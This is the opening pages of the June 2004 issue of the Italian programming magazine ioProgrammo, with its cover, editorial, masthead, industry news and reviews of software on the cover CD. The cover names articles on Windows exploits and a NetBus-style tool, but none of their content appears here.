LEZIONI DI JAVA
SCRIVI CODICE MIGLIORE IN MINOR TEMPO

VERSIONE PLUS ☑ RIVISTA+LIBRO+CD €9,90 — VERSIONE STANDARD ☐ RIVISTA+CD €6,90

ioPROGRAMMO

Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL Periodicità mensile • GIUGNO 2004 • ANNO VIII, N.6 (81)

CELLULARE
PRENDI I DATI DAL WEB!
Telefonini Java: costruiamo applicazioni che accedono alle informazioni via Internet

- L'esempio completo per interrogare un vocabolario dal tuo cellulare

IN ALLEGATO

EXPLOIT
Come fanno gli hacker a prendere il controllo di un sistema Windows XP e 2000... da remoto

SISTEMA
- Grafica: il rendering nel framework .NET
- Controllare Windows con gli EventLog

INTERNET
- Costruiamo un NETBUS in Visual Basic
- L'attivazione software via Web Services
- VB: la trasmissione sicura di dati

ELETTRONICA
- Cifratura e chiave hardware


CORSI
- VB.NET: disegnare è bello!
- C#: leggere e scrivere file
- C++: i consigli per un codice più veloce

ADVANCED
- Le classi vector e matrix per simulazioni fisiche

LA FORZA DI EXCEL NEL TUO SOFTWARE
Grafici e fogli di calcolo nelle tue applicazioni, programmando Office XP con C#

IMPLEMENTARE L'UNDO/REDO
Realizziamo un'applicazione Java di grafica vettoriale

WEB SERVICES E SICUREZZA
Inviare e ricevere dati in modo sicuro con .NET

UN AGENT NELLE TUE APPLICAZIONI: EINSTEIN E CLIPPY AL NOSTRO SERVIZIO!

Anno VIII - n. 6 (81) Giugno 2004

▼ Gli ingredienti

Una piccola novità accompagnerà, da questo mese, tutti gli articoli pubblicati sulle pagine di ioProgrammo. Chi di voi ha già sfogliato la rivista, avrà notato un nuovo piccolo box presente nella prima pagina di ogni articolo: vi sono riportate schematicamente quattro piccole note che, ci auguriamo, vi saranno utili per preparavi ad una sapida lettura dell'articolo stesso. Possiamo dire che, per leggere ioProgrammo, esistono due posizioni fondamentali: stesi su una poltrona a sfogliare quello che accade (angolo ottuso), e chini sulla tastiera a sperimentare i progetti e le tecniche che proponiamo (angolo acuto). Il box cui accennavo vorrebbe essere d'aiuto nella fase "ad angolo acuto". Troverete delle indicazioni sul tipo di conoscenza richiesta per affrontare la costruzione del progetto e sugli strumenti necessari alla sua messa in opera: piattaforma di sviluppo, sistema operativo e tutto quanto risulti indispensabile. Espresse graficamente, trovate anche le indicazioni su impegno e tempo richiesti dal progetto. In questo caso, non forniamo ovviamente dati oggettivi, ma valutazioni che speriamo siano di aiuto nel capire in anticipo il livello dell'articolo ed il tempo di realizzazione del progetto. Ci siamo ispirati alle riviste di cucina, in particolare a quella piccola e immancabile sezione chiamata *ingredienti*. Come una rivista di cucina, ioProgrammo tenta ogni mese di trovare ricette appetitose, cercando di soddisfare sia i gourmet dell'informatica che i nuovi adepti, desiderosi di scoprire come fare un uovo sodo! È solo grazie ai vostri consigli e alle vostre critiche che riusciamo a tenere l'equilibrio fra piatti articoli "semplici" e progetti che si rivolgano a sviluppatori più smaliziati. Dunque, anche sul box degli ingredienti: aspetto le vostre e-mail!

P.S. Non temete, il mese prossimo troverete ancora un CD-Rom in allegato, non un mestolo.

raffaele@edmaster.it

☑ CD ☑ WEB
nome_file.zip
cdrom.ioprogrammo.it

All'inizio di ogni articolo, troverete un nuovo simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre *\soft\codice* e *\soft\tools*) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it.
Per scaricare software e codice da Internet, ogni mese indicheremo una password differente. Per il numero che avete fra le mani la combinazione è:

Username: **startagain** *Password:* **three**

ioProgrammo

Anno VIII - N.ro 6 (81) - Giugno 2004 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori R. Allegra, M. Autiero, L. Barbieri, L. Buono, M. Del Gobbo, F. Grimaldi, E. Florio, F. Lippo, M. Locuratolo, A. Marroccelli, F. Mestrone, A. Pelleriti, C. Pelliccia, P. Perrotta, S. Russo, L. Spuntoni, F. Vaccaro, D. Visicchio, C. F. Zoffoli.
Segreteria di Redazione Veronica Longo

Realizzazione grafica Cromatika S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Illustrazioni: M. Veltri, R. Del Bo
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Realizzazione CD-Rom Paolo Iacona
Pubblicità Master Advertising s.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Sales Director: Max Scortegagna
Segreteria Ufficio Vendite Daisy Zonato

Editore Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121206
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Amministratore Unico: Massimo Sesti

Abbonamento e arretrati
ITALIA: Abbonamento Annuale: ioProgrammo Basic (11 numeri) + mini hub USB: €55,50 sconto 27% sul prezzo di copertina di €75.90
ioProgrammo Libro (11 numeri + libro) + mini hub USB: €90,50 sconto 27% sul prezzo di copertina di €123.90
Offerte valide fino al 30/06/04 salvo esaurimento scorte
ESTERO: Abbonamento Annuale: ioProgrammo Basic (11 numeri): € 151,80. ioProgrammo Plus (11 numeri + 6 libri): € 257,00
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- **cc/p n.16821878** o **vaglia postale** (inviando copia della ricevuta del versamento insieme alla richiesta);
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito**, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
- **bonifico bancario** intestato a Edizioni Master S.r.l. c/o Banca Credem S.p.a. c/c 01 000 000 5000 ABI 03032 CAB 80880 CIN Q (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ tel.02 831212
@ e-mail: servizioabbonati@edmaster.it

Stampa: Rotoeffe Via Variante di Cancelliera, 2/6 - Ariccia (Roma)
Stampa CD-Rom: Neotek S.r.l.- C.da Imperatore- zona ASI - Bisignano (CS)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Maggio 2004

Certificato n.5113 del 25/11/2003

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, PC Fun extreme, Quale Computer, DVD Magazine, Office Magazine, La mia Barca, ioProgrammo, Linux Magazine, Softline Software World, HC Guida all'Home Cinema, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, I Filmissimi in DVD, La mia videoteca, Tv & Satellite, Win Extra, Home entainment, ioProgrammo Extra, Le Collection.

News

CRITTOGRAFIA XML IN APACHE

Il gruppo che si occupa di sicurezza XML all'interno dell'Apache Foundation ha rilasciato, in versione beta, le librerie Java e C++ per le funzioni di crittografia di documenti XML. Un importante passo nella direzione di una migliore sicurezza per uno dei migliori web server open source esistenti.

http://xml.apache.org/security

AOL VUOLE RILANCIARE NETSCAPE

Chi ricorda la guerra dei browser? Quando ancora infuriava la battaglia fra l'Explorer di Microsoft e Netscape, America On Line (AOL) acquisì quest'ultimo con un investimento pari a 4,2 miliardi di dollari. Da quel momento, il declino del browser fu inarrestabile e a contrastare il dominio del browser di Microsoft sono rimasti solo Mozilla ed i suoi derivati Open Source. Lo scorso anno, AOL decretò la fine dello sviluppo di Netscape, licenziando praticamente tutti i ricercatori impegnati nella piattaforma.
Ora AOL si appresta a rilanciare il marchio Netscape, con una versione 7.2 del browser.
Basata sulla release 1.7 di Mozilla, questa nuova versione di Netscape mira a riprendersi una parte delle quote di mercato abbandonate da quello che fu il più diffuso browser nei primi anni del boom di internet.

www.netscape.com

L'ACCORDO CON MICROSOFT: UN ABBRACCIO MORTALE PER SUN?

Chiudendo una controversia legale che ha segnato gli ultimi anni dell'informatica, Sun e Microsoft hanno stretto un'alleanza strategica che rivoluzionerà il mondo dello sviluppo. In una conferenza stampa congiunta, Steve Ballmer (CEO di Microsoft) e Scott McNealy (Presidente di Sun Microsystems), hanno reso noto il contenuto dell'accordo che si può riassumere in due componenti: una economica e l'altra tecnologica. Dal punto di vista economico, Microsoft verserà a Sun una somma pari a 1,95 miliardi di dollari. Di questi: 900 milioni per la questione dei brevetti, 700 milioni per chiudere il processo e 350 milioni per poter incorporare nei propri prodotti server alcuni software di interoperabilità. Per ciò che riguarda le implicazioni tecnologiche della vicenda, le due compagnie hanno messo a punto un protocollo di intesa (non in senso informatico) attraverso cui scambiarsi informazioni tecniche, senza andare a ledere i rispettivi diritti di proprietà intellettuale. Ed ecco una delle chiavi per capire come è stato possibile arrivare all'accordo fra due nemici giurati quali erano Microsoft e Sun: la proprietà intellettuale. Questa è la frontiera comune, rispetto alla quale nessuno dei due protagonisti vuole indietreggiare. Entrambe le compagnie, pensano sia vitale difenderla contro il nemico comune: Linux e tutto il movimento Open Source. Le piattaforme SPARC e Solaris, sono le quotidiane vittime di uno stillicidio che vede un continuo drenaggio di ex-utenti Sun verso soluzioni AMD/Intel – Linux. Sulla decisione di Sun ha agito anche un altro motivo nella direzione dell'accordo: il pesantissimo passivo che il bilancio di Sun registra ormai da troppo tempo.

La liquidità garantita dall'accordo arriva dunque a ridimensionare una crisi finanziaria talmente grave da aver in-

JAVA CONFERENCE 2004

Martedì 8 Giugno, al Centro Congressi Milanofiori di Assago, avrà luogo la nona edizione della Java Conference: condivisione dell'innovazione, libertà di scelta, scambio di idee. L'edizione 2004 di Java Conference si rivolge a tutti coloro che sono interessati a sviluppare o utilizzare soluzioni basate su tecnologie Open Source e Java e che credono nel valore degli Standard Aperti come elemento chiave dell'innovazione tecnologica. Durante la mattinata si svolgerà la sessione plenaria con interventi di executive Sun e alcuni ospiti internazionali. Nel pomeriggio si terranno le sessioni tematiche parallele dedicate a sviluppatori, IT e Business Manager. Anche quest'anno l'area espositiva sarà l'occasione per conoscere tutte le novità in fatto di prodotti e soluzioni.

http://it.sun.com


dotto la Standard & Poor ad abbassare a Junk il rating delle azioni di Sun. Molti analisti credono comunque che, a lungo termine, questo accordo non potrà che danneggiare la Sun.
Ragionando al presente, si può senz'altro valutare questo accordo come un grave danno di immagine per una Sun che aveva fatto della battaglia contro Microsoft una delle sue ragioni sociali.
Ecco un piccolo florilegio delle battute meno pesanti che Scott McNealy ha rivolto nei confronti dell'azienda da lui stesso battezzata "L'impero del male":

"Probabilmente il più pericoloso e potente industriale della nostra epoca" (riferendosi a Bill Gates)
"Una gigantesca palla di aria" (a proposito di Windows e Windows NT)
"Windows More Errors" (Windows ME)
"Captive Directory" (parafrasando Active Directory)
".Not", ".Not Yet", ".Nut" (parafrasando .Net)
"Potete anche prendere in considerazione l'offerta del lato oscuro: la prima dose di eroina è gratuita!". (Rivolgendosi agli sviluppatori "tentati" dalla piattaforma Microsoft)


Forse aveva ragione Ballmer quando lo definì maniacale l'avversione di McNealy nei confronti di Microsoft. Da buon amico, ha trovato un'ottima cura.

ICQ: UNA NUOVA PIATTAFORMA DI SVILUPPO

Aprendo la programmazione del suo instant-messenger agli sviluppatori di tutto il mondo, AOL ha lanciato ICQ 4.0 con un rinnovato approccio alle funzionalità aggiuntive: una nuova piattaforma, chiamata ICQ Xtraz, consente di aggiungere nuove funzionalità ai client. Attraverso una completa API, gli sviluppatori possono creare add-on utilizzando Flash, HTML o DHTML. Le nuove funzionalità possono essere scaricate dai server di ICQ e vanno a integrarsi nella interfaccia dei client. Gli utenti, collegandosi alla home page di ICQ, possono scegliere quali funzionalità integrare con grande semplicità. Le API sono già state messe a disposizione di alcuni partner selezionati di AOL, e saranno presto rese pubbliche.

www.icq.com

LE NOVITÀ DI VISUAL STUDIO 2005

Microsoft ha reso note alcune caratteristiche di quello che sarà il prossimo Visual Studio. La più importante sarà l'inclusione del Frameeork .NET 2.0, accanto a cui troveremo il potenziamento di pressoché tutti gli aspetti dell'ambiente: l'IDE, le librerie di classe ed il Common Language Runtime (CLR). Tutti i linguaggi della piattaforma saranno interessati da profonde migliorie, una su tutte: l'introduzione dei Generics in C# e J#, come già successo in Java 1.5. Ancora, l'IDE integrerà il refactoring del codice, migliorando la gestione delle classi.
Accanto a Visual Studio 2005, sarà rilasciata anche una "versione speciale" dell'ambiente di sviluppo: Visual Studio Orcas che inglobèrà anche tutte le tecnologie presenti in Longhorn (la nuova versione di Windows XP): Avalon per l'interfaccia grafica, WinFS per il file system, Indigo per i servizi Web, ecc.

http://msdn.microsoft.com/

GOOGLE IN BORSA

Dopo anni di totale autarchia, Larry Page e Sergey Brin hanno deciso di fare il grande passo e quotare la propria azienda in borsa. Il valore complessivo dell'azienda potrebbe toccare la favolosa cifra di 25$ di dollari e, pur conservando il completo controllo dell'azienda, i padri padroni di Google, potrebbero essere presto annoverati fra gli uomini più ricchi del mondo. È davvero difficile immaginare cosa riusciranno a combinare i ragazzi di Google con l'enorme massa di denaro che sta per investirli. Le ipotesi sono numerose e quelle più accreditate vedono Google in rotta di collisione con Microsoft: Google ha sviluppato un sistema operativo ad hoc da per le sue ricerche, capace di gestire migliaia di PC in parallelo. Una delle possibili strade potrebbe essere quella di offrire questa enorme potenza di calcolo agli utenti di Internet, che potrebbero dunque essere liberati dal dominio Microsoft. Siamo certi che Microsoft non resterà a guardare.

www.google.com

AUTONOMIC COMPUTING: IBM CI CREDE

Big Blue è determinata nel portare avanti la sua campagna di sostegno all'*autonomic computing*: un intera sezione del suo portale per gli sviluppatori è stato dedicato al tema. Il sito va ad affiancarsi al toolkit per sviluppatori integrabile in Eclipse, già disponibile come download gratuito. I computer "autonomi" sono tali quando riescono a riconoscere e risolvere i propri problemi, auto-riparandosi. Il tutto senza l'intervento umano, facendo in modo che il sistema continui a lavorare correttamente. Il portale è stato progettato per guidare gli sviluppatori nella comprensione dell'autonomic computing: dai concetti fondamentali alle realizzazioni più avanzate. Continuamente aggiornato, il portale offre articoli, tutorial e notizie, sempre di ottima fattura.

www.ibm.com/developerworks/autonomic/

DA ORACLE NUOVO AMBIENTE DI SVILUPPO JAVA

Oracle ha rilasciato una nuova versione del proprio ambiente di sviluppo per web service e applicazioni Java, JDeveloper 10g. L'obiettivo di casa Oracle è semplificare i processi di sviluppo e fornire una maggiore flessibilità nell'integrazione con ambienti di grid computing. "L'obiettivo principale di questa release è stato quello di rendere Java e J2EE maggiormente accessibili ad una più vasta cerchia di sviluppatori", ha dichiarato Rob Cheng, direttore del marketing di prodotto in Oracle. Tra gli sviluppatori è diffusa una forma di timore reverenziale nei confronti di Java e, in special modo, di J2EE, mentre .Net e tutta la piattaforma di sviluppo Microsoft ha la fama di essere più semplice da utilizzare. JDeveloper 10g ha proprio l'obiettivo di ribaltare questa prospettiva attraverso l'introduzione di nuovi tools, incentrati su un forte utilizzo del drag &drop. JDeveloper 10 include un Application Development Framework, attraverso cui è possibile adottare dei modelli di applicazione che implementano tutta la parte più "complicata" che gli sviluppatori meno esperti temono.

JDeveloper 10g è fortemente orientato allo sviluppo di Web Services e può essere utilizzato proficuamente in ambito SOA e per la realizzazione di progetti che includano il Grid Computing.

www.oracle.com

MYXAML PROGETTARE INTERFACCE GRAFICHE CON XML

Con MyXAML è possibile creare l'interfaccia utente di un'applicazione avvalendosi del linguaggio XAML senza attendere l'implementazione definitiva di Longhorn che, a detta di Bill Gates, non avverrà prima del 2006. Il prodotto è attualmente disponibile in modalità Technology Preview e comprende un GUI Editor che permette di creare l'interfaccia grafica in modo visuale per poi produrre il file XML che la descrive. MyXAML è un prodotto Open Source rilasciato sotto doppia, una delle quali comprende quella GPL.


www.myxaml.com
www.suse.com

markup

presentation layer

IL PRIMO TOOL MICROSOFT OPEN SOURCE!

Per la serie incredibile ma vero! Microsoft ha rilasciato, con licenza Open Source CPL (Common Public License), il suo tool di sviluppo di installazioni chiamato WiX (Windows Installer XML). WiX è, in assoluto, la prima applicazione che diventa pubblica su un sito diverso da quello della casa di Redmond. L'applicazione, tramite XML, consente di creare db di installazione usati dal Microsoft Installer. In particolare WiX può essere usato per generare direttamente i file MSI o MSM. Il progetto di partenza fu realizzato originariamente da IBM che lo rilasciò come Open Source: la licenza con cui Microsoft lo rende disponibile consente agli sviluppatori di modificare il codice e di includerlo nelle proprie applicazioni commerciali, senza ulteriori obblighi. Infatti, la licenza CPL si differenzia dalla GPL specialmente in questa caratteristica: a testimonianza che Microsoft non intende cedere sul fronte copyright.

http://sourceforge.net/projects/wix/

APPROVATO UN NUOVO STANDARD PER LA SICUREZZA DEI WEB SERVICES

Il consorzio internazionale OASIS ha ratificato la versione 1.0 della specifica Web Services (WS) Security. WSS offre una base tecnica per realizzare servizi al più alto livello di sicurezza.
Le specifiche WSS dovrebbero essere adottate dalle aziende per tutti i servizi che attraversino i firewall, anche nei casi in cui le informazioni scambiate non presentino motivi di riservatezza. Secondo la società di analisi Gartner, WSS sarà lo standard per la maggioranza dei Web Services: un invito a rispettare da subito le specifiche. WSS si basa su tecnologie già consolidate come ML Digital Signature, XML Encryption ed i certificati X.509, per fornire alle società una modalità standard attraverso cui scambiarsi messaggi via Web Services. Al consorzio OASIS aderiscono tutti i protagonisti dell'informatica: BEA Systems, Computer Associates, Fujitsu, HP, Hitachi, IBM, Microsoft, Nokia, Novell, Oracle, RSA Security, SAP, Sun Microsystems, Verisign, solo per citare i più famosi.

www.oasis-open.org

MYSQL CLUSTER AI NASTRI DI PARTENZA

È stata rilasciata la preview della nuova suite di MySQL dedicata alla realizzazione e gestione di cluster DBMS.
Disponibile per il download sul sito ufficiale, si tratta di una versione di MySQL che accoglie le esigenze di sistemi mission critical che trovano nel clustering la soluzione ideale.
L'affidabilità è garantida by-design, e offre un up-time pari al 99,999% del tempo complessivo di utilizzo: in pratica, il nostro DB potrà essere fuori uso per un massimo di cinque minuti all'anno!
Il database, paragonabile a Oracle Rac nelle funzioni a cui si candida, è abbinato a un motore di storaging originariamente creato da Ericsson per applicazioni in campo Tlc.
Il database viene offerto in due licenze: gratuito, con licenza Gpl, per la realizzazione di applicazioni Open Source e a pagamento per lo sviluppo di prodotti commerciali. MySql Cluster sarà disponibile per più piattaforme: Windows, Linux, Solaris e Mac OS X.

www.mysql.com/products/cluster

UNA NUOVA SOLUZIONE PER IL GIOCO MOBILE MULTIPLAYER ONLINE

Nokia e Sun Microsystems hanno annunciato l'imminente rilascio di SNAP Mobile, una soluzione per il gioco multiplayer online destinata ai titoli Java. La soluzione SNAP Mobile (Scalable Network Application Package) estenderà la tecnologia avanzata di Nokia per il gioco mobile multiplayer online a un'ampia gamma di terminali mobili Java. SNAP Mobile dovrebbe essere disponibile nell'ambito di una serie di strumenti basati sul Wireless Toolkit di Sun nel terzo trimestre 2004. Grazie a questa soluzione, gli sviluppatori potranno creare con facilità giochi Java dotati di una componente di gioco mobile multiplayer online che permetterà agli utenti di collegarsi online per giocare con altre persone in tutto il mondo. Gli operatori di rete potranno così creare in maniera veloce ed economica una comunità di gioco mobile online per gli abbonati ai loro giochi Java, contribuendo in tal modo a ottenere un maggiore ricavo dalle sessioni di gioco online. "Per Nokia, i giochi mobili multiplayer online e la mobilità vanno di pari passo. Ecco perché vogliamo collaborare con Sun per integrare la nostra offerta per N-Gage ed estendere l'esperienza di gioco mobile online a un mercato più ampio per i giochi Java," ha affermato Ilkka Raiskinen, Senior Vice President della Games Business Unit Nokia. "SNAP Mobile mira a fornire agli sviluppatori gli strumenti necessari per creare giochi mobili multiplayer online, nonché un percorso diretto per il lancio delle comunità di gioco mobile online agli operatori di rete."

www.nokia.com

SOFTWARE SUL CD

Tarma Installer 2.72

Per realizzare pacchetti di installazione in più lingue

Attraverso una interfaccia particolarmente user-friendly, creare pacchetti di installazione con Tarma Installer è davvero facile! Supporta tutte le piattaforme Windows (95, 98, Me, NT 4, 2000 e XP) e si segnala per numerose caratteristiche positive: piccoli pacchetti di installazione, interfaccia semplice e rapida da utilizzare, funzioni di installazione e disinstallazione intelligenti.

LE DIMENSIONI CONTANO

Tra le migliori caratteristiche di Tarma Installer c'è da annoverare certamente la ridotta dimensione degli eseguibili che vengono creati. In pratica, rispetto alla dimensione effettiva del software che vogliamo distribuire, l'incremento in termini di byte è di appena 50-65 KB. E' superfluo ribadire l'importanza di questa peculiarità, specialmente nel caso in cui si voglia distribuire l'applicazione via Internet: il risparmi di banda si traduce in un immediato vantaggio sia per gli utenti che per l'host.

EFFICIENTE E AFFIDABILE

È possibile distribuire programmi, documenti, controlli ActiveX, font TrueType e OpenType, driver per periferiche, aggiornamenti di registro e molto altro ancora. Presenta funzionalità specifiche per la distribuzione sicura delle applicazioni sia via Internet sia attraverso CD-ROM.

GRATUITO

A dispetto della qualità e della affidabilità dimostrate, la versione standard di Tarma Installer è completamente gratuita. Esiste anche una versione Professional che, a fronte di un prezzo di appena $99, offre alcune il supporto dello staff di Tarma ed alcune caratteristiche aggiuntive come il supporto per installazioni multi-lingu e la possibilità di personalizzare maggiormente l'interfaccia.







Fig. 1: ***L'interfaccia grafica risulta curata e semplice da utilizzare.***

☑ Tarma Installer 2.72
Produttore: Tarma Software Research
Sul web: www.tarma.com
Prezzo: Gratuito
Nel CD: *tin2.exe*

PRIMI PASSI PER UNA NUOVA INSTALLAZIONE

1 Creando un nuovo progetto, potremo specificare tutte le informazioni di base che lo riguardano: nome, versione, produttore e così via.

2 Il secondo passo è specificare quali file dovranno far parte del progetto ed in quali directory dovranno essere collocati.

3 In questa scheda si può indicare quali saranno, per gli utenti, i punti di accesso all'applicazione: cartella di menu, link su desktop e così via.

Enterprise Architect 4.0

Per sviluppare e documentare software Object Oriented





Fig. 1: ***Una soluzione completa per i diagrammi UML.***

Un completo ambiente visuale per sviluppare e manutenere software object oriented. Con il pieno supporto di UML 2.0, e di tutti i diagrammi contemplati dallo standard. Enterprise Architect consente di verificare l'integrità delle dipendenze fra i vari oggetti che compongono i nostri progetti e permette di modellare la gerarchia delle classi, sia staticamente che dinamicamente.

UML A PORTATA DI CLIC

Con Enterprise Architect è possibile documentare con precisione e rapidamente qualsiasi progetto di sviluppo software, curando tutte le fasi del ciclo di vita del progetto: dalla ideazione alla confezione finale, passando per la fase di test e del controllo sui cambiamenti. Enterprise Architect supporta numerosi tipi di diagrammi UML e, agli utenti più esperti, è lasciata la possibilità di estenderne le capacità con nuovi oggetti. Enterprise Architect può essere integrato facilmente in team che già usino altri prodotti per la generazione di UML: è infatti possibile importare modelli già esistenti in formato XMI.

REVERSE ENGINEERING

Insostituibile nelle pratiche di reverse engineering, grazie alla possibilità di riconoscere codice scritto in tutti linguaggi più diffusi: C++, Java, Visual Basic, Delphi, PHP, C# e VB.NET. Anche chi si occupa di data modelling potrà utilizzare con profitto Enterprise Architect grazie al pieno supporto per SQL e ODBC: a partire da una base di dati già installata e funzionante, sarà possibile risalire alla struttura e a tutti i dettagli degli oggetti che la compongono.

DOCUMENTAZIONE

Molto efficace anche nelle funzionalità di report che possono essere generati sia in formato RTF sia in HTML. È possibile integrare l'azione di Enterprise Architect con numerosi altri strumenti grazie alle possibilità offerte dall'import/export in formato XML.

Versione di valutazione valida trenta giorni.



